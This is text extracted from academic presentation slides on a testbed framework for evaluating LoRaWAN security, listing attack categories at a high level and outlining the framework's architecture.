

Chirp OTLE: Using RIOT to Evaluate the Security of LoRaWAN

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frnkhssl

SEMG
SECURE MOBILE NETWORKING


Secure Mobile Networking Lab

Technical University of Darmstadt


LoRaWAN in a Nutshell

- ✓ low energy consumption
- ✓ long range
- ✗ great bandwidth


Low-Power Wide-Area Network



Device Classes



Infrastructure



Version History

Application Characteristics



deploy & forget sensors



battery-powered devices




long range, **sparse infrastructure**




best-effort delivery as default


Risks for LoRaWAN



OTA updates are hard



power budget as enabler for DoS



sparse infrastructure facilitates jamming



differentiating attacks from loss of connectivity

Selected Attacks on LoRaWAN

Integrity & Authenticity

- Bit-flipping between network and application server
- Beacon Spoofing
- ACK Spoofing
- Data replay after keystream reuse (ABP)

Confidentiality

- Frame decryption after key reuse (ABP)

Availability (DoS)


- Downlink Routing
- Beacon Drifting
- ADR Spoofing
- GW Duty Cycle Exhaustion

Physical Attacks

- Key extraction
- Device impersonation
- Gateway impersonation

■ attack over the air possible


Focus: Attacks Over-the-Air




Requirements and Design Decisions



- easiest to **access**
- **fewest assumptions** regarding attacker capabilities




- **reproducibility** of results
- show that attacks are **affordable**




- **Large network size** must be taken care of
- Internet (IP network) for **coordination**

Framework Architecture




Interfaces, Control, Deployment

- TPy framework manages
- node **configurations**
 - deployment via **SSH**
 - control via **RPC**

